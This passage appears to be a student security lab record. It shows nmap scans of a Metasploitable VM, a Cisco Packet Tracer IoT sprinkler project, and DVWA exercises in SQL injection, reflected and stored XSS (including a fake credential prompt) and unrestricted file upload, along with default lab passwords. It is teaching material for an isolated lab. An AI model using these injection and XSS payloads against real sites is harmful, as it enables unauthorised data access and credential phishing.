6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:D2:B2:0B (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.06 seconds
```

e) nmap -A

```

└─# nmap -A 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-27 11:54 EST
Nmap scan report for 192.168.56.101
Host is up (0.00061s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 4.7.p1 Debian Subuntu1 (protocol 2.0)
| ssh-hostkey:
|   02:9c:fe:1c:05:f6:a7:d69024:fac4d56cccd (DSA)
|   2048 5656240f211dde472bae61b1243de8f3 (RSA)
23/tcp    open  telnet        Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_smtp-date: 2023-02-27T15:52:13+00:00; -1h03m04s from scanner time.
|_smtp-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
| Not valid after:  2010-04-16T14:07:45
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_ssl2v3:
|_SSLV2 supported ciphers:
|   DES_64_CBC_WITH_MDS
|   SSL2_RC2_128_CBC_EXPORT40_WITH_MDS
|   SSL2_RC2_128_CBC_WITH_MDS
|   SSL2_RC4_128_WITH_MDS
|   SSL2_RC4_128_EXPORT40_WITH_MDS
|   SSL2_DES_192_EDE3_CBC_WITH_MDS
53/tcp    open  domain       ISC BIND 9.4.2
| dns-nsid:
| dns-version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp   open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version  port/proto service
|   100000  2           111/tcp  rpcbind
|   100000  2           111/udp  rpcbind
|   100003  2,3,4      2049/tcp  nfs
|   100003  2,3,4      2049/udp nfs
|   100003  2,3,4      2049/tcp  mounted
|   100005  1,2,3      39067/tcp mounted
|   100005  1,2,3      60121/udp mounted
|   100021  1,3,4      46003/udp nlockmgr
|   100021  1,3,4      59317/tcp nlockmgr
|   100024  1           51120/tcp status
|   100024  1           55526/udp status
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login       OpenBSD or Solaris rlogin
514/tcp   open  shell       Netkit rshd
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs        2-4 (RPC #100003)
2121/tcp  open  ftp        ProFTPD 1.3.1
3306/tcp  open  mysql      MySQL 5.0.51a-3ubuntus5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntus5
|   Thread ID: 10
|   Capabilities flags: 43564
|   Some Capabilities: Support41Auth, SupportsTransactions, SwitchToSSLAfterHandshake, Speaks41ProtocolNew, SupportsCompression, ConnectWithDatabase, LongColumnFlag
|   Status: Autocommit
|   _ Salt: O-NKjVPKM{QfTi4e"WM
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
| Not valid after:  2010-04-16T14:07:45
|_ssl-date: 2023-02-27T15:52:13+00:00; -1h03m04s from scanner time.
5900/tcp  open  vnc        VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|     _ VNC Authentication (2)
6000/tcp  open  X11        (access denied)
6667/tcp  open  irc        UnrealIRCd
8009/tcp  open  ajp13      Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp  open  http       Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/5.5
|_http-server-header: Apache-Coyote/1.1
MAC Address: 08:00:27:D2:B2:0B (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-os-discovery:

```

```

HOST script results:
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|   System time: 2023-02-27T10:52:04-05:00
|_ smb2-time: Protocol negotiation failed (SMB2)
|_ clock-skew: mean: 11m55s, deviation: 2h30m00s, median: -1h03m04s
|_ nbstat: NetBIOS name: METASPOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000 (Xerox)
|_ smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)

TRACEROUTE
HOP RTT      ADDRESS
1  0.61 ms 192.168.56.101

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 41.45 seconds

```

f) nmap -Pt

```

└─(root㉿kali)-[~/home/kali]
# nmap -PT 21 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-06 02:05 EST
setup_target: failed to determine route to 21 (0.0.0.21)
Nmap scan report for 192.168.56.101
Host is up (0.00017s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:D2:B2:0B (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.73 seconds

```

## 6. Networking project on Fire extinguisher using cisco packet tracer.

Fire Extinguisher project is done using the cisco packet tracer. Cisco packet tracer is a network simulation tool . This project is used to control the fire and to activate the filter when there is smoke detected beyond the range specified.

To implement this we required mainly 4 components the are a server, water sprinkler, smoke detector , and 3 cars that emits the smoke.

### **STEPS:**

- Drag and Drop Server pt,Access point,Smoke detector,lawn sprinkler sprinkler,old car-3.
- Rename Server pt as "*Registration Server*" and Rename lawn sprinkler sprinkler as "*lawn sprinkler IOT-0*".
- Double click on Access point and select config then select port1 and write "*SSIO*" inplace of CISCO .
- Double click on server and select desktop then select IP config then select "*static*" & also write IPv4 as "*1.0.0.1*"
- Double click on Smoke detector and select config then select wireless0 and write "*SSIO*" inplace of CISCO & also select IP config as "*static*" and IPV4 as "*1.0.0.2*".
- Double click on Sprinkler and select config then select wireless0 and write "*SSIO*" inplace of CISCO & also select IP config as "*static*" and IPV4 as "*1.0.0.3*"
- Now connect access point to registration server using symbol



- Double click on Sprinkler and select settings and then select Remote Server and write server address as "*1.0.0.1*",username:"*admin*" & password :"*admin*" and press *connect*.
- Double click on Smokedetector and select config and then select settings and then select Remote Server and write server address as "*1.0.0.1*",username:"*admin*" & password :"*admin*" and press *connect*.
- Add IPaddress for Registration Server as "*1.0.0.1*",Smoke detector as "*1.0.0.2*" & Lawn sprinkler IOT-0 as"*1.0.0.3*" .
- Now double click on Registration server and select services and select IOT and select "*on*".

- Now double click on Registration server and select Desktop and select web browser and in url type as "1.0.0.1" and press go.
- Now select "*signup*" and type username & password as "*admin*" then press *create*.
- Select "*conditions*" and select add and type name as "*smoke on*" and then set the level as " $>=0.4$ " and select sprinkler status "*true*" and then press ok.
- Select "*conditions*" and select add and type name as "*smoke off*" and then set the level as " $<=0.4$ " and select sprinkler status "*false*" and then press ok.

Registration Server

Physical Config Services Desktop Programming Attributes

Web Browser X

< > URL http://1.0.0.1/conditions.html Go Stop


IoT Server - Device Conditions Home | Conditions | Editor | Log Out

Actions	Enabled	Name	Condition	Actions
Edit Remove	Yes	smoke on	PTT08108H7A- Level >= 0.4	Set PTT08100D38- Status to 1
Edit Remove	Yes	smoke off	PTT08108H7A- Level < 0.4	Set PTT08100D38- Status to 0

Add

Top

- Now done with establishing connection. To obtain the smoke press ALT+car.



## Group2:

### 1. Perform exploiting DVWA

#### a) Perform SQL injection on DVWA

##### Steps:


- 1) Turn on metasploitable and kali linux simultaneously.
- 2) Login as super user with the command sudo su.
- 3) To scan the IP address nbtscan 192.168.56.102/24.

```
(kali㉿kali)-[~] 192.168.56.101
$ sudo su
[sudo] password for kali: Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
(root㉿kali)-[~/home/kali]
# nbtscan 192.168.56.102/24
Doing NBT name scan for addresses from 192.168.56.102/24
IP address NetBIOS Name Server User MAC address
192.168.56.1 LAPTOP-J8HJS8EV <server> <unknown> 0a:00:27:00:00:32
192.168.56.101 METASPLOITABLE <server> METASPLOITABLE 00:00:00:00:00:00
192.168.56.255 Sendto failed: Permission denied
```

- 4) After finding the IP address of metasploitable ,enter the IP address in the firefox.Then select DVWA.



- 5) Open the link DVWA we will find login page .



Username  
  
Password

Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project  
Hint: default username is 'admin' with password 'password'

6)Enter username as admin and password as password & login.



Username  
  
Password

Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project  
Hint: default username is 'admin' with password 'password'

7)Once login we will find DVWA page.

The screenshot shows the DVWA homepage. On the left is a vertical navigation menu with the following items:

- Home (highlighted in green)
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored
- DVWA Security
- PHP Info
- About
- Logout

The main content area features the DVWA logo at the top. Below it is the heading "Welcome to Damn Vulnerable Web App!". A paragraph of text explains the application's purpose: "Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment." A bold "WARNING!" section follows, cautioning users not to upload the application to a live server. The "Disclaimer" section states that responsibility lies with the user. The "General Instructions" section provides information about the help button. A message box at the bottom left says "You have logged in as 'admin'". At the bottom right, the text "Damn Vulnerable Web Application (DVWA) v1.0.7" is displayed.

8)Now go to DVWA security and change security level high to low.

The screenshot shows the DVWA Security interface. On the left is a sidebar menu with various security modules: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security (which is highlighted in green), PHP Info, About, and Logout. Below the menu, status information is displayed: Username: admin, Security Level: high, and PHPIDS: disabled. The main content area is titled "DVWA Security" with a padlock icon. It displays the current security level as "high". A dropdown menu allows users to change the security level to low, medium, or high. A "Submit" button is present. Below this, a section titled "PHPIDS" is shown, stating that PHPIDS v.0.6 is a security layer for PHP based web applications. It includes links for enabling PHPIDS, simulating an attack, and viewing the IDS log.

9) Select SQL Injection and type User ID :1"or"1="1 and submit.We will get the username.

The screenshot shows the DVWA Vulnerability: SQL Injection page. The sidebar menu is identical to the previous screenshot. The main content area is titled "Vulnerability: SQL Injection". It features a "User ID:" input field containing the value "1"or"1="1, with a "Submit" button next to it. Below the input field, there is a "More info" section with three links: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, [http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection), and <http://www.unixwiz.net/t ech/tips/sql-injection.html>. At the bottom right of the page are "View Source" and "View Help" links. The footer of the page reads "Damn Vulnerable Web Application (DVWA) v1.0.7".

The screenshot shows the DVWA SQL Injection page. On the left, a sidebar menu lists various security vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (the current page), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. Below the menu, status information is displayed: Username: admin, Security Level: low, PHPIDS: disabled. The main content area has a title "Vulnerability: SQL Injection". It contains a "User ID:" input field with the value "ID: 1' or '1='1" and a "Submit" button. Below the input field, the results of the injection are shown in red text: "First name: admin" and "Surname: admin". A "More info" section provides links to external resources: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, [http://en.wikipedia.org/wiki/SQL\\_Injection](http://en.wikipedia.org/wiki/SQL_Injection), and <http://www.unixwiz.net/techtips/sql-injection.html>. At the bottom right of the main content area are "View Source" and "View Help" buttons. The footer of the page reads "Damn Vulnerable Web Application (DVWA) v1.0.7".

10) Select SQL Injection(Blind) and type User ID :1"or"1="1 and submit. We will get the username and other additional information.

**DVWA**

## Vulnerability: SQL Injection (Blind)

User ID:

Submit

**More info**

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/techtips/sql-injection.html>

**SQL Injection (Blind)**

**Brute Force**  
**Command Execution**  
**CSRF**  
**File Inclusion**  
**SQL Injection**  
**SQL Injection (Blind)**  
**Upload**  
**XSS reflected**  
**XSS stored**

**DVWA Security**  
**PHP Info**  
**About**

**Logout**

Username: admin  
Security Level: low  
PHPIDS: disabled

View Source | View Help

Damn Vulnerable Web Application (DVWA) v1.0.7

The screenshot shows the DVWA SQL Injection (Blind) page. On the left is a sidebar with navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (the current page), SQL Injection (Blind) (highlighted in green), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. Below the sidebar, it says "Username: admin", "Security Level: low", and "PHPIDS: disabled". The main content area has a "User ID:" input field containing "ID: 1\" or "1="1" and a "Submit" button. Below the input field, the output shows "First name: admin" and "Surname: admin" in red text. A "More info" section lists three URLs: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, [http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection), and <http://www.unixwiz.net/tipps/sql-injection.html>. At the bottom right are "View Source" and "View Help" buttons.


b) Perform Cross-site scripting on DVWA

Steps:

- 1) Turn on metasploitable and kali linux simultaneously.
- 2) Login as super user with the command sudo su.
- 3) To scan the IP address nbtscan 192.168.56.102/24.

```
(kali㉿kali)-[~] 192.168.56.101
$ sudo su
[sudo] password for kali: Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
(root㉿kali)-[~/home/kali]
# nbtscan 192.168.56.102/24
Doing NBT name scan for addresses from 192.168.56.102/24
IP address NetBIOS Name Server User MAC address
192.168.56.1 LAPTOP-J8HJS8EV <server> <unknown> 0a:00:27:00:00:32
192.168.56.101 METASPLOITABLE <server> METASPLOITABLE 00:00:00:00:00:00
192.168.56.255 Sendto failed: Permission denied
```

- 4) After finding the IP address of metasploitable ,enter the IP address in the firefox.Then select DVWA.




Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

5)Open the link DVWA we will find login page .



Username

Password

Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project  
Hint: default username is 'admin' with password 'password'

6)Enter username as admin and password as password & login.



Username	<input type="text" value="admin"/>
Password	<input type="password" value="password"/>
<input type="button" value="Login"/>	

Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project  
 Hint: default username is 'admin' with password 'password'

7)Once login we will find DVWA page.

## Welcome to Damn Vulnerable Web App!

- [Home](#)
- [Instructions](#)
- [Setup](#)
- [Brute Force](#)
- [Command Execution](#)
- [CSRF](#)
- [File Inclusion](#)
- [SQL Injection](#)
- [SQL Injection \(Blind\)](#)
- [Upload](#)
- [XSS reflected](#)
- [XSS stored](#)
- [DVWA Security](#)
- [PHP Info](#)
- [About](#)
- [Logout](#)

Username: admin  
 Security Level: high  
 PHPIDS: disabled

You have logged in as 'admin'

Damn Vulnerable Web Application (DVWA) v1.0.7

8)Now go to DVWA security and change security level high to low.

The screenshot shows the DVWA Security interface. On the left is a vertical menu bar with various options: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security (which is highlighted in green), PHP Info, About, and Logout. Below the menu, it displays the current session information: Username: admin, Security Level: high, and PHPIDS: disabled. The main content area is titled "Script Security" and contains a note that the security level is currently high. It allows the user to change the security level to low or medium. A section titled "PHPIDS" explains what PHPIDS is and provides links to enable it or simulate an attack. At the bottom of the page, a footer bar states "Damn Vulnerable Web Application (DVWA) v1.0.7".

9)Select the xss reflected and in the user's name field type the script and submit.We will get the prompt having the alert message contained within it.

**DVWA**

## Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

**More info**

<http://ha.ckers.org/xss.html>  
[http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)  
<http://www.cgisecurity.com/xss-faq.html>

Username: admin  
Security Level: low  
PHPIDS: disabled

[View Source](#) [View Help](#)

Damn Vulnerable Web Application (DVWA) v1.0.7

**DVWA**

## Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello

⊕ 192.168.56.101

hacked

10)Select vulnerability:stored cross site scripting(xss).In name field type any text and in the message field type<script>prompt("enter credentials")</script>.A prompt will appear asking for the details to enter.

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The main title is "Vulnerability: Stored Cross Site Scripting (XSS)". On the left, there's a sidebar with various security test categories: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The "XSS stored" option is highlighted with a green background. The main content area has two input fields: "Name \*" with "hi" typed in, and "Message \*" with "<script>prompt('enter credentials')</script>". Below these is a "Sign Guestbook" button. To the right, three guestbook entries are listed:

- Name: test  
Message: This is a test comment.
- Name: abhishek  
Message: <script>alert("hacked")</script>
- Name: abhishek  
Message: <script>alert("hacked")</script>

Below the entries is a "More info" section with three links:  
<http://ha.ckers.org/xss.html>  
[http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)  
<http://www.cgisecurity.com/xss-faq.html>

At the bottom left, user information is displayed: Username: admin, Security Level: low, PHPIDS: disabled. At the bottom right are "View Source" and "View Help" buttons. The footer contains the text "Damn Vulnerable Web Application (DVWA) v1.0.7".

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. On the left, a sidebar lists various security vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored (which is highlighted in green), DVWA Security, PHP Info, About, and Logout. The main content area displays the "Vulnerability: Stored Cross Site Scripting (XSS)" page. It features a form with fields for "Name \*" and "Message \*", and a "Sign Guestbook" button. A modal dialog box is overlaid on the page, showing the IP address "192.168.56.101" and the message "enter credentials". Inside the dialog is a text input field containing a single character, a "Cancel" button, and a "OK" button.


c) Perform File upload DVWA

Steps:

- 1) Turn on metasploitable and kali linux simultaneously.
- 2) Login as super user with the command sudo su.
- 3) To scan the IP address nbtscan 192.168.56.102/24.

```
(kali㉿kali)-[~] ② 192.168.56.101
└─$ sudo su
[sudo] password for kali: Kali Docs  Kali Forums  Kali NetHunter  Exploit-DB  Google Hacking DB  OffSec
└─(root㉿kali)-[/home/kali]
└─# nbtscan 192.168.56.102/24
Doing NBT name scan for addresses from 192.168.56.102/24
IP address      NetBIOS Name      Server      User      MAC address
192.168.56.1    LAPTOP-J8HJS8EV  <server>  <unknown>  0a:00:27:00:00:32
192.168.56.101  METASPLOITABLE  <server>  METASPLOITABLE  00:00:00:00:00:00
192.168.56.255  Sendto failed: Permission denied
```

- 4) After finding the IP address of metasploitable ,enter the IP address in the firefox.Then select DVWA.




Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

5)Open the link DVWA we will find login page .



6)Enter username as admin and password as password & login.



Username

Password

Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project  
Hint: default username is 'admin' with password 'password'

7)Once login we will find DVWA page.

Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

**WARNING!**

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing [XAMPP](#) onto a local machine inside your LAN which is used solely for testing.

**Disclaimer**

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

**General Instructions**

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

You have logged in as 'admin'

Username: admin  
Security Level: high  
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

8) Now go to DVWA security and change security level high to low.

The screenshot shows the DVWA Security interface. On the left, there's a sidebar with various menu items: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security (which is highlighted in green), PHP Info, About, and Logout. Below the sidebar, it displays the current session information: Username: admin, Security Level: high, and PHPIDS: disabled. The main content area is titled 'DVWA Security' with a padlock icon. It says 'Security Level is currently high.' and provides instructions: 'You can set the security level to low, medium or high. The security level changes the vulnerability level of DVWA.' A dropdown menu is set to 'low' and has a 'Submit' button next to it. Below this, there's a section titled 'PHPIDS' with a brief description: 'PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.' It says 'You can enable PHPIDS across this site for the duration of your session.' and notes that PHPIDS is currently 'disabled'. There are two links: '[enable PHPIDS]' and '[Simulate attack] - [View IDS log]'. At the bottom of the page, it says 'Damn Vulnerable Web Application (DVWA) v1.0.7'.

9) Select the option upload you can see that the file to upload is specified as it should the image if it takes any other format means the website is vulnerable so now try to upload the .txt file and upload it . It will take the file next you can see the message saying uploaded successfully copy the path leaving the root and paste it in the browser you will enter the index page of the database which should not be visible.

**DVWA**

## Vulnerability: File Upload

Choose an image to upload:  
 No file selected.

./.../hackable/uploads/hash.txt successfully uploaded!

**More info**

[http://www.owasp.org/index.php/Unrestricted\\_File\\_Upload](http://www.owasp.org/index.php/Unrestricted_File_Upload)  
<http://blogs.securiteam.com/index.php/archives/1268>  
<http://www.acunetix.com/websitetecurity/upload-forms-threat.htm>

Username: admin  
Security Level: low  
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

**DVWA**

## Vulnerability: File Upload

Choose an image to upload:  
 hash.txt

**More info**

[http://www.owasp.org/index.php/Unrestricted\\_File\\_Upload](http://www.owasp.org/index.php/Unrestricted_File_Upload)  
<http://blogs.securiteam.com/index.php/archives/1268>  
